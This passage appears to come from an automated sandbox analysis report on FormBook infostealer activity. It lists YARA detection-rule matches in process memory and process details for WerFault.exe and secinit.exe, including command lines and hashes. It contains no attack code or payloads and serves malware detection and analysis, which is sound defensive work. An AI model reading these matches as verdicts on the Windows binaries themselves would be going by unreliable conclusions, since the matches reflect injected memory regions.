- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000000.455142983.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000000.455142983.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000002.496353444.0000000050481000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000002.496353444.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000002.496353444.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: WerFault.exe PID: 2316 Parent PID: 2228

General

Start time:	18:50:44
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2228 -s 484
Imagebase:	0x1e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: secinit.exe PID: 4776 Parent PID: 6740

General

Start time:	18:50:52
-------------	----------

Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\secinit.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\secinit.exe
Imagebase:	0x11b0000
File size:	9728 bytes
MD5 hash:	174A363BB5A2D88B224546C15DD10906
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000022.00000000.478897556.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000022.00000000.478897556.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000022.00000000.478897556.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000022.00000002.512235131.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000022.00000002.512235131.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000022.00000002.512235131.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000022.00000000.477831874.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000022.00000000.477831874.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000022.00000000.477831874.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000022.00000000.474384700.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000022.00000000.474384700.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000022.00000000.474384700.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: WerFault.exe PID: 6524 Parent PID: 4776

General

Start time:	18:50:55
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4776 -s 236
Imagebase:	0x1e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

